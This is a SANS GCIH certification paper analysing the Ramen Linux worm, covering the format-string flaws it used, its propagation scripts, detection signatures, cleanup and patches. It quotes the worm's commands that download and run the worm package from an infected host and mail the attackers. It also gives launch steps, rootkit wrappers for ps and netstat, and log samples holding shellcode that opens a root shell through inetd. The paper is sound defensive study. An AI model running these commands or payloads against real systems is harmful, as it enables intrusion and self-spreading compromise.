Global Information Assurance Certification Paper

RAMEN WORM
By: Millie Ives
GCIH Practical Assignment Option 2
SANS DEC 2000 - Washington DC

Table of Contents

I. EXPLOIT DETAILS

NAME: RAMEN INTERNET WORM

VARIANTS:
William Stearns of the Institute for Security Technology Studies at Dartmouth College described a variant of ramen in the following web site
http://www.sans.org/y2k/ramen.htm
No name was given for the variant.

OPERATING SYSTEMS: RedHat Linux 6.2 and RedHat Linux 7.0

PROTOCOLS/SERVICES EXPLOIT USES:
The following was reported in CERT Incident Note IN-2001-01.
Linux 6.2

- wu-ftpd(port21/tcp)
  - Format string input validation error in wu-ftpd site_exec() function
- rpc.statd (port 111/udp)
  - Rpc.statd vulnerable to remote root compromises via format string stack overwrite

Linux 7.0

- lprng (port 515/tcp)
  - LPRng can pass user-supplied input as a format string parameter to syslog() calls

BRIEF DESCRIPTION:
Ramen is a self-propagating worm that takes advantage of well-known vulnerabilities found in default installations of RedHat Linux 6.2 and RedHat Linux 7.0 servers to gain root access. The worm scans for these well-known vulnerabilities in other machines, infects the vulnerable machines, copies the worm package to the newly compromised machine and then starts the propagation from the newly infected machines.

II. PROTOCOL DESCRIPTION

A. WU-FTPD

File Transfer Protocol (ftp) allows a user to transfer files to and from a remote site. Ftp uses tcp port 21. Ftp consists of a server daemon, ftpd, and a client application, ftp. Ftp is normally used to "get" (download) files from the ftp server and to "put" (upload) files to the server. If "site exec" is enabled, the user is also able to execute a subset of quoted commands on the ftp server. If anonymous ftp is allowed, the anonymous user is also able to execute "site exec" commands.

In the case of wu-ftpd versions 2.0 to version 2.6.0, the ftp daemon from Washington

University shipped with many versions of Linux; the "site exec" command is vulnerable to remote attack from ftp users and even anonymous ftp users. The attack is possible because the arguments passed to the "site exec" command are not checked for character format strings such as (%f, %p, %n, etc.). In fact, the arguments given by the user for the "site exec" command go directly into a format string for a printf() function. Properly constructed arguments for the "site exec" command will allow the user to overwrite important data such as the return address and thereby allow the function to jump into shell code and execute the arbitrary commands as root. This vulnerability is also present in ftp daemons from vendors who have based their code on wu-ftpd.

Immunix has a good description of the "format bug" vulnerability [http://immunix.org/formatguard.html]

> "In June 2000, a major new class of vulnerabilities called ?format bugs? was discovered. The problem is that there exists a `%n` format token for C's `printf` format strings that commands ***`printf`*** to write back the number of bytes formatted so far to the corresponding argument to `printf`, presuming that the corresponding argument exists, and is of type ***`int *`***. This becomes a security issue if a program permits un-filtered user input to be passed directly as the first argument to ***`printf`***.
>
> The abstract cause for format bugs is that C's argument passing conventions are type-unsafe. In particular, the ***`varargs`*** mechanism allows functions to accept a variable number of arguments (e.g. ***`printf`***) by "popping" as many arguments off the call stack as they wish, trusting the early arguments to indicate how many additional arguments are to be popped, and of what type. "

A copy of the exploit can be found at this URL:
http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fsection%3Ddiscussion%26vid%3D1387

B. RPC.STATD

RPC.statd is part of the nfs-utils package, which is part of various Linux distributions. RPC.statd uses udp port 111. RPC.statd is used for Network File Service (NFS). NFS allows users to access their files from the network. For example, using SAMBA on the UNIX server provides network file service to Microsoft Operating Systems. A PC user can access his Unix files by simply using "Map Network Drive" to map his/her UNIX home directory.

NFS is stateless. Whereas, NFS file locking is not stateless. When a machine recovers after a crash, it needs to know which file locks it previously held so it can resubmit these file lock requests. RPC.statd along with rpc.lockd keep track of state and provide crash and recovery functions for file locking.

RPC.statd passes user-supplied data to the syslog() function as a format string. If

the user input is not validated, the user can supply machine code that will be executed with the same privilege as rpc.statd. The rpc.statd process usually runs with root privilege.

C. LPRng

LPRng is the "next generation" replacement for the line printer daemon (lpd), line printer spooler daemon software package. LPRng uses tcp port 515. The print requests can be local to the machine or come from remote machines. The machines allowed printer access are listed in /etc/hosts.eqiv and /etc/hosts.lpd.

LPRng listens for print requests and receives requests to print files, display the print queue, or remove jobs from the print queue. If there is an error, for example, LPRng cannot open the file, a error message will be logged using syslog().

There is an error in the LPRng code that allows remote users to cause segmentation violations and also to execute arbitrary code running with the permissions of LPRng (probably root permission). The attack is possible because the syslog() function calls are missing a format string argument. Since the user supplies the arguments to the calls, remote users who can access the printer port can pass format string parameters that can overwrite arbitrary addresses and thereby cause segmentation faults and the execution of arbitrary code.

LPRng sample code showing the vulnerable syslog() calls is provided below: [http://www.kb.cert.org/vuls/id/382365]

```
LPRng-3.6.24/src/common/errormsg.c, use_syslog()
---
static void use_syslog(int kind, char *msg)
[...]
# ifdef HAVE_OPENLOG
      /* use the openlog facility */
      openlog(Name, LOG_PID | LOG_NOWAIT, SYSLOG_FACILITY );
      syslog(kind, msg);
      closelog();

# else
   (void) syslog(SYSLOG_FACILITY | kind, msg);
# endif                                    /* HAVE_OPENLOG */
[...]
```

III. DESCRIPTION OF VARIANTS

There are no documented named variants. William Stearns of the Institute for Security Technology Studies at Dartmouth College described a variant of ramen in the following

web site: http://www.sans.org/y2k/ramen.htm. The following is a description of the new variant taken from that web site.

- Creates /usr/sbin/update, which kills off the trojan lpd and restarts it.
- Doesn't remove index.html's [The old ramen removed index.html's and replaced them with the ramen index.html]
- Adds a new crontab entry: run update every minute of the first day of the month.
- Adds a new crontab entry: nuke synscan every minute of 1am.
- Mails /etc/shadow off to "chicha" and "libero" accounts and wipe entries from maillog.
- Runs "2", which appears to mail off notices to two email accounts (at least one of which has been disabled; no word on the other).
- Runs /usr/bin/lpd on future boots from rc.sysinit.
- Moves netstat to /usr/lib/ldlibns.so .
- Replaces netstat with a wrapper c app that discards certain lines:

```
"/usr/lib/ldlibns.so {parameters} | grep -v ftp | \
grep -v 28593 | grep -v 212.102 | grep -v b92 | \
grep -v 147.91 | grep -v grep | grep -v ldlibns | \
grep -v -- -i"
```

- Moves ps to /usr/lib/ldlibps.so .
- Replaces ps with a wrapper c app that discards certain lines:

```
"/usr/lib/ldlibps.so {parameters} | grep -v tail | \
grep -v ipsc | grep -v synscan | grep -v .sh | \
grep -v grep | grep -v ldlibps | grep -v -- -i"
```

- Moves /bin/login to /usr/lib/ldliblogin.so and replaces it with a trojan.
- Copies "td" to /usr/bin/lpd (normal path is /usr/sbin/lpd) and runs it. Td is a Stacheldracht agent.
- Makes minor changes to scan.sh

This variant of the Ramen Worm is more malicious than the original. The original worm disabled anonymous ftp access, defaced websites, and consumed a lot of Internet bandwidth scanning both unicast and multicast addresses. This new variant does not deface the websites and e-mails the /etc/shadow file. The variant adds programs such as Td the Stacheldracht (DDoS) agent. It also replaces ps and netstat so it will be harder for you to detect the worm.

IV. HOW THE EXPLOIT WORKS

Ramen is a self-propagating worm. As soon as it compromises a remote machine, it prepares to infect more machines by copying and extracting the ramen package. It also closes the local machine's vulnerability (i.e., wu-ftpd, rpc.statd etc.) presumably so that it does not re-infect itself. It then uses synscan to look for machines that may be vulnerable to the wu-ftpd, rpc.statd or lprng exploits described above. It creates a file listing all of the vulnerable machines. It starts to compromise the potentially vulnerable machines listed in the files. If it is successful in compromising a machine, it sends out e-mails, and prepares the new machine to infect even more machines.

The following description of the exploit is based on the whitehats.com analysis of the Internet worm [http://whitehats.com/print/worms/ramen/index.html] and the analysis of the worm by Mihai Moldavanu [http://www.securityfocus.com/archive/75/156625].

Step 1. Preparation

- Create the directory /usr/src/.poop
- Get the ramen package from a previously infected machine using http port 27374. Place the ramen.tgz file in the /usr/src/.poop/ directory
- Extract the ramen.tgz file.
- Run the start.sh script

Step 2. Start.sh Script

- Replace all index.html files with the following index.html file

- Delete /etc/hosts.deny file -- a file used by tcp wrappers
- Run getip to determine if the machine is running RedHat 6.2 or 7.0
- Copy the appropriate binaries into place based on the version of RedHat

Operating System (6.2 versus 7.0).

- Add worm startup script ("bd62.sh" for RedHat version 6.2 or "bd7.sh" for RedHat version 7.0) to the /etc/rc.d/rc.sysinit script. This will start the script after each reboot.

Step 3: bd62.sh / bd7.sh

- If the operating system is RedHat version 6.2
- Run. /bd62.sh -- adds asp webserver to inetd.conf
- Disable anonymous ftp (by adding the lines "ftp" and "anonymous" to /etc/ftpusers).
- Kill rpc.statd process and delete the rpc.statd binary
- If the operating system is RedHat version 7.0
- Run. /bd7.sh. This adds the asp webserver to xinetd
- Remove lpd (Removes lprng vulnerability)

Steps 4 and 5. Start62.sh /start7.sh

- If the Operating System is RedHat 6.2 run start62.sh
    - Run scan.sh, which uses "ranb" to generate a list of Class B addresses to target. The addresses are picked from both unicast and multicast ranges (first byte 13 to 242).
    - Run synscan62 against the addresses picked by scan.sh. Synscan62 checks the ftp (port 21) banner. If the banner contains the string "Mon Feb 28", it writes the IP address to the ".w" file (list of RedHat 6.2). If the banner contains the string "Wed Aug 9", it adds the IP address to the ".l" file (list of RedHat 7.0 machines).
    - Hackw.sh monitors the ".w" file (using "tail"). If an IP address is added, hackw.sh runs wh.sh against the IP address.
    - Wh.sh first runs w62, the wu-ftpd 2.6.0 remote exploit, against the target IP address. Next wh.sh runs s62, the rpc.statd remote exploit, against the target IP address. According to the Whitehats article, the w62 exploit did not compromise the RedHat 6.2 server but, the s62 exploit worked.
    - Hackl.sh monitors the ".l" file (using "tail". If an IP address is added, hackl.sh runs lh.sh against the IP address.
    - Lh.sh runs l62, the LPRng remote exploit, against the target IP address.
    - If any of the attacks succeed, the preparation step is accomplished on the newly infected machine and mail is sent to gb31337@hotmail.com and gb31337@yahoo.com. The following is a list of the commands executed [http://www.securityfocus.com/archive/75/156624]

```
mkdir /usr/src/.poop;cd /usr/src/.poop
export TERM=vt100
lynx -source http://%s:27374 > /usr/src/.poop/ramen.tgz
cp ramen.tgz /tmp
gzip -d ramen.tgz;tar -xvf ramen.tar;./start.sh
echo Eat Your Ramen! | mail -s %s -c %s %s
(Arguments to the mail command: IP address of infected machine,
```


gb31337@hotmail.com and, gb31337@yahoo.com)

- If the Operating System is RedHat 7.0 run start7.sh
    - Run scan.sh, which uses "ranb" to generate a list of Class B addresses to target. The addresses are picked from both unicast and multicast ranges (first byte 13 to 242).
    - Run synscan7 against the addresses picked by scan.sh. Synscan7 checks the ftp (port 21) banner. If the banner contains the string "Mon Feb 28", it writes the IP address to the ".w" file (list of RedHat 6.2). If the banner contains the string "Wed Aug 9", it adds the IP address to the ".l" file (list of RedHat 7.0 machines).
    - Hackw.sh monitors the ".w" file (using "tail"). If an IP address is added, hackw.sh runs wh.sh against the IP address.
    - Wh.sh first runs w7, the wu-ftpd 2.6.0 remote exploit, against the target IP address. Next wh.sh runs s7, the rpc.statd remote exploit, against the target IP address.
    - Hackl.sh monitors the ".l" file (using "tail". If an IP address is added, hackl.sh runs lh.sh against the IP address.
    - Lh.sh runs l7, the LPRng remote exploit, against the target IP address.
    - If any of the attacks succeed, the preparation step is accomplished on the newly infected machine and mail is sent to gb31337@hotmail.com and gb31337@yahoo.com. The following is a list of the commands executed [http://www.securityfocus.com/archive/75/156624]

```
mkdir /usr/src/.poop;cd /usr/src/.poop
export TERM=vt100
lynx -source http://%s:27374 > /usr/src/.poop/ramen.tgz
cp ramen.tgz /tmp
gzip -d ramen.tgz;tar -xvf ramen.tar;./start.sh
echo Eat Your Ramen! | mail -s %s -c %s %s
```

V. DIAGRAM

The following is a diagram of how the exploit would work on a network. This diagram can be found on http://whitehats.com/print/library/worms/ramen/ramen.gif



VI. HOW TO USE THE EXPLOIT

Ramen is an automated tool. It is easy to use the tool. To start the tool

- Switch user to root
- Make a directory called /usr/src/.poop
- Copy the ramen package to the directory
- Extract the package
- Run the. /start.sh script

Here are the commands to use.

```
su - root
mkdir /usr/src/.poop
mount -t vfat /dev/fd0 /mnt/floppy
cd /usr/src/.poop
cp /mnt/floppy/ramen.tgz .
gzip -d ramen.tgz; tar -xvf ramen.tar; ./start.sh
```

VII. SIGNATURE OF THE ATTACK

You can detect the ramen worm on your Linux system by performing the following tasks:

1. Look for
   - /usr/src/.poop directory and the ramen files in this directory
   - /tmp/ramen.tgz file
   - /sbin/asp file

2. Check to see if the /etc/hosts.deny file is missing. Even if you did not use /etc/hosts.deny file before, an empty file should be present by default.
3. Check for the 'lsof -i' listing for the "asp" network binding -- example
 inetd 472 root 14u IPv4 1145 TCP *:asp (LISTEN)
4. Check for the following processes (check output of "ps ax")

sh ./scan.sh
sh ./hackl.sh
sh ./hackw.sh
tail -f .l
tail -f .w
./synscan X.0.0 (where X is a number between 13 and 242)

5. Check your mail log /var/log/mailog for mail sent to gb31337@hotmail.com or gb31337@yahoo.com
6. Check your system messages /var/log/messages for suspicious entries.

a. The CERT organization points out that you can check your syslog for entries (like the one listed below) in order to determine if you have been attacked using the "site exec" attack. [http://www.kb.cert.org/vuls/id/29823]

Jul 4 17:43:25 victim ftpd[3408]: USER ftp
Jul 4 17:43:25 victim ftpd[3408]: PASS [malicious shellcode]
Jul 4 17:43:26 victim ftpd[3408]: ANONYMOUS FTP LOGIN FROM attacker.example.com [10.29.23.19], [malicious shellcode]
Jul 4 17:43:28 victim-site ftpd[3408]: SITE EXEC (lines: 0):
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%
.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%
.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.
f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f
%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%.f%c%c%c%.f|%p
Jul 4 17:43:28 victim ftpd[3408]: FTP session closed

b. The following is a sample log message of a system compromised using the rpc.statd exploit. [http://ciac.llnl.gov/bulletins/k-069.shtml]

```
Aug XX 17:13:08 victim rpc.statd[410]: SM_MON request for hostname
containing '/': ^D^D^E^E^F ^F^G^G08049f10 bffff754 000028f8 4d5f4d53
72204e4f 65757165 66207473 6820726f 6e74736f 20656d61 746e6f63
696e6961 2720676e 203a272f
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
```

```
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000bffff7040000000000000000000000000000000
0000000000000bffff7050000bffff7060000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000bffff707<90><90><90><90><90><90><90><90><90><90><90><90><90
><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90>
<90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><90><
90><90><90>K^<89>v<83><8D>^(<83> <89>^<83>
<8D>^.<83><83><83>#<89>^1<83><88>F'<88>F*<83><88>F<89>F+
,<89><8D>N<8D>V<80>1<89>@<80>/bin
/sh -c echo 9704 stream tcp
nowait root /bin/sh sh -i >> /etc/inetd.conf;killall -HUP inetd
```

6. If you allow anonymous ftp, check your /etc/ftpusers file. Does it still contain the "ftp" and "anonymous" lines?
7. For RedHat version 6.2, check the /etc/inetd.conf file. Does it contain the line "asp stream tcp nowait root"?
8. Check the /etc/rc.d/rc.sysinit file. Does it contain the line "/usr/src/.poop/start*.sh"?
9. For RedHat version 7.0, check the /etc/xinetd.d directory. Does it contain the "asp" file?
10. Check all of your index.html files. Have any of them been replaced with the ramen index.html file (the one with the picture of the ramen noodles)?

If you find that your computer has been compromised, you will need clean up and restore your system. These are the incident recovery tasks recommended by Whitehats.

1. Add "ftp" and "anonymous" to the /etc/ftpusers file if you want to allow anonymous FTP.
2. Remove the following files:

- /usr/src/.poop/ directory and all files in that directory
- /tmp/ramen.tgz
- /sbin/asp
- /etc/xinetd.d/asp (for RedHat 7.0)

3. Remove the "asp stream tcp nowait root" line from the /etc/inetd.conf file (for RedHat 6.2)
4. Remove the "/usr/src/.poop/start*.sh" command from the /etc/rc.d/rc.sysinit file
5. Add your /etc/hosts.deny file.
6. Replace the index.html files that ramen replaced with the original index.html files.
7. Upgrade the vulnerable system daemons (see the section below for the commands to use).
8. Reboot the system.

VIII. HOW TO PROTECT AGAINST IT

The best way to protect against the worm is to update the system daemons (wu-ftpd, rpc.statd, LPRng) that were vulnerable.

For RedHat 6.2 use the following commands
rpm -Uvh ftp://updates.redhat.com/6.2/i386/nfs-utils-0.1.9.1-1.i386.rpm
rpm -Uvh ftp://updates.redhat.com/6.2/i386/wu-ftpd-2.6.0-14.6x.i386.rpm

For RedHat 7.0 use the following command
rpm -Uvh ftp://updates.redhat.com/7.0/i386/LPRng-3.6.24-2.i386.rpm

IX. SOURCE CODE/PSEUDO CODE

A copy of the source code (ramen.tgz) can be found at:
http://whitehats.com/print/library/worms/ramen/index.html

- A listing of the files included in the ramen package and a brief description of each file can be found in: http://www.securityfocus.com/archive/75/156625

File Name	Description
asp	An xinetd config. File that will start up the fake webserver
asp62	HTTP/0.9-compatible server that always serves out the file /tmp/ramen.tgz - NOT stripped
asp7	RedHat 7-compiled version - NOT stripped
bd62.sh	Does the setup (installing wormserver, removing vulnerable programs, adding ftp users) for RedHat 6.2
bd7.sh	Same for RedHat 7.0
getip.sh	Utility script to get main external IP address
hackl.sh	Driver to read the .l file and pass addresses to lh.sh
hackw.sh	Driver to read the .w file and pass addresses to wh.sh
index.html	HTML document text
l62	LPRng format string exploit program - NOT stripped
l7	Same but compiled for RedHat 7 - stripped
lh.sh	lh.sh: Driver script to execute the LPRng exploit with several different options
randb62	Picks a random class-B subnet to scan on - NOT stripped
randb7	Same but compiled for RedHat 7 - NOT stripped
s62	statdx exploit - NOT stripped
s7	Same but compiled for RedHat 7 - stripped
scan.sh	get a classB network from randb and run synscan
start.sh	Replace any index.html with the one from the worm; run getip; determine if we're RedHat 6.2 or 7.0 and run the appropriate bd*.sh and start*.sh

start62.sh	Start (backgrounded) scan.sh, hackl.sh, and hackw.sh
start7.sh	Same as start62.sh
synscan62	Modified synscan tool - records to .w and .l files - stripped
synscan7	Same but compiled for RedHat 7 - stripped
w62	venglin wu-ftpd exploit - stripped
w7	Same but compiled for RedHat 7 - stripped
wh.sh	Driver script to call the "s" and "w" binaries against a given target.
wu62	Apparently a mistake by the author. "strings" shows it to be very similar to w62; nowhere is it ever invoked.

X. ADDITIONAL INFORMATION

1. CERT Ramen Incident Note
http://www.cert.org/incident_notes/IN-2001-01.html

2. Vulnerability Note VU#29823
Format string input validation error in wu-ftpd site_exec() function
http://www.kb.cert.org/vuls/id/29823

3. Vulnerability Note VU#34043
rpc.statd vulnerable to remote root compromise via format string stack overwrite
http://www.kb.cert.org/vuls/id/34043

4. Vulnerability Note VU#382365
LPRng can pass user-supplied input as a format string parameter to syslog() calls
http://www.kb.cert.org/vuls/id/382365

5. Symantec write-up of Ramen worm
http://service1.symantec.com/sarc/sarc.nsf/html/Linux.Ramen.Worm.html

6. ISS write-up of Ramen worm
http://xforce.iss.net/alerts/advise71.php

7. AUSCERT Advisory
wu-ftpd "site exec" Vulnerability
ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02

8. Remote ftpd attack signature against wu-2.6.0.
http://whitehats.com/info/IDS286

9. Remote wu-ftpd exploit source code
http://www.securiteam.com/exploits/An_improved_Wu-FTPD_exploit_code_has_been_released__WUFTPD_.html

10. Mitre CVE Candidate -CAN-2000-0573 (under review)
wu-ftpd site exec command
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0573

11. Details regarding wu-ftpd including FAQ and RFCs for ftp
http://www.landfield.com/wu-ftpd/

12. CERT ADVISORY ON wu-ftpd input validation problems, "site exec" vulnerability
http://www.cert.org/advisories/CA-2000-13.html

13. AUSCERT Advisory "site exec" vulnerability
ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02

14. CERT Advisory describes rpc.statd
http://www.cert.org/advisories/CA-1996-09.html

15. CIAC Advisory rpc.statd
http://ciac.llnl.gov/ciac/bulletins/k-069.shtml

16. RedHat Security Advisory rpc.statd
http://www.redhat.com/support/errata/RHSA-2000-043-03.html

17. Linux Weekly News article on Ramen and Multicast Storms
http://lwn.net/2001/0125/security.php3

18. FormatGuard a fix for "fomat bug" vulnerabilities
http://immunix.org/formatguard.html

19. Shankland, Steven, "Unix, Linux computers vulnerable to damaging new attacks", CNET NEWS, September 7,2000
http://yahoo.cnet.com/news/0-1003-200-2719802.html?pt.yfin.cat_fin.txt.ne

20. Lemos, Robert. "Net worm hobbles Linux servers", ZDNet News, January 23, 2001.
http://www.zdnet.com/zdnn/stories/news/0,4586,2675147,00.html

21. RedHat Support Page for Ramen worm
http://www.redhat.com/support/alerts/ramen_worm.html